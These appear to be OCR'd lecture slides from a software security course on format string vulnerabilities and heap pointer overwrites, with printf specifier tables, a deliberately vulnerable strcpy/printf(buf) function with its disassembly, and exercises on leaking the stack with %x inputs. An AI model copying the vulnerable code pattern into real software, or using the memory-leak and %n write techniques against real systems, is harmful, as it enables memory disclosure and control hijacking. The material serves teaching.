


Overwriting data pointers can lead to arbitrary memory write


Example – deleting a node




Example – deleting a node



Example – deleting a node



Write to Arbitrary Place Using Arbitrary Values



Agenda

Control Flow Hijacks ✓

Common Hijacking Methods

- Buffer Overflows ✓
- Exploits (shell code) Construction ✓
- Integer Overflows ✓
- Format String Vulnerability

What’s new since 2000

Agenda

Control Flow Hijacks ✓

Common Hijacking Methods

– Buffer Overflows ✓
– Exploits (shell code) Construction ✓
– Integer Overflows ✓
– Format String Vulnerability ← NEXT

What's new since 2000

Format String Attacks

Assigned Reading:

Exploiting Format String Vulnerabilities
by scut / Team Teso

http://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf

“*If an attacker is able to provide the format string to an ANSI C format function in part or as a whole, a format string vulnerability is present.*” – scut/team teso

Channeling Vulnerabilities

... arise when control and data
are mixed into one channel.

Situation	Data Channel	Control Channel	Security
Format Strings	Output string	Format parameters	Disclose or write to memory
malloc buffers	malloc data	Heap metadata info	Control hijack/write to memory
Stack	Stack data	Return address	Control hijack

Don’t misue printf

Wrong

```
int wrong(char *user)
{
    printf(user);
}
```

OK

```
int ok(char *user)
{
    printf(“%s”, user);
}
```

Alternatives:

```
fputs(user, stdout)
puts(user) //newline
```

Format String Functions


```
printf(char *fmt, ...)
```

Specifies number and types of arguments


Variable number of arguments

Function	Purpose
`printf`	prints to `stdout`
`fprintf`	prints to a `FILE` stream
`sprintf`	prints to a string
`vfprintf`	prints to a `FILE` stream from `va_list`
`syslog`	writes a message to the system log
`setproctitle`	sets `argv[0]`

Stack Diagram for printf



Example



```
char s1[] = “hello”;
char s2[] = “world”;
printf(“%s %s %u”,
       s1, s2, 42);
```

Conversion Specifications

%[flag][width][.precision][length]specifier

Specifier	Output	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string (const unsigned char *)	reference
%n	# of bytes written so far (int *)	reference

0 flag: zero-pad

- `%08x`
  zero-padded 8-digit hexadecimal number

Minimum Width

- `%3s`
  pad with up to 3 spaces
- printf(“S:%3s”, “1”);
  `S:  1`
- printf(“S:%3s”, “12”);
  `S: 12`
- printf(“S:%3s”, “123”);
  `S:123`
- printf(“S:%3s”, “1234”);
  `S:1234`

Conversion Specifications

%[flag][width][.precision][length]specifier

Specifier	Output	Passed as
%d	decimal (int)	value
%u	unsigned decima (unsigned int)	
%x	hexadecimal (unsigned int)	value
%s	string (const unsigned char *)	reference
%n	# of bytes written so far (int *)	reference

```
man -s 3 printf
```

0 flag: zero-pad

- `%08x`
  zero-padded 8-digit hexadecimal number


mum Width

- `%3s`
  pad with up to 3 spaces
- printf("S:%3s", "1");
  `S:  1`
- printf("S:%3s", "12");
  `S: 12`
- printf("S:%3s", "123");
  `S:123`
- printf("S:%3s", "1234");
  `S:1234`

```
int foo(char *fmt) {
  char buf[32];
  strcpy(buf, fmt);
  printf(buf);
}
```


```
080483d4 <foo>:
 80483d4:       push   %ebp
 80483d5:       mov    %esp,%ebp
 80483d7:       sub    $0x28,%esp         ; allocate 40 bytes on stack
 80483da:       mov    0x8(%ebp),%eax     ; eax := M[ebp+8]  - addr of fmt
 80483dd:       mov    %eax,0x4(%esp)     ; M[esp+4] := eax  - push as arg 2
 80483e1:       lea    -0x20(%ebp),%eax   ; eax := ebp-32    - addr of buf
 80483e4:       mov    %eax,(%esp)        ; M[esp] := eax    - push as arg 1
 80483e7:       call   80482fc <strcpy@plt>
 80483ec:       lea    -0x20(%ebp),%eax   ; eax := ebp-32    - addr of buf again
 80483ef:       mov    %eax,(%esp)        ; M[esp] := eax    - push as arg 1
 80483f2:       call   804830c <printf@plt>
 80483f7:       leave
 80483f8:       ret
```

Stack Diagram @ printf




```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

Viewing Stack



```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

Viewing Stack




```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

What are the effects if `fmt` is:

1. %s
2. %s%c
3. $\underbrace{\text{\%x\%x...\%x}}_{\text{11 times}}$

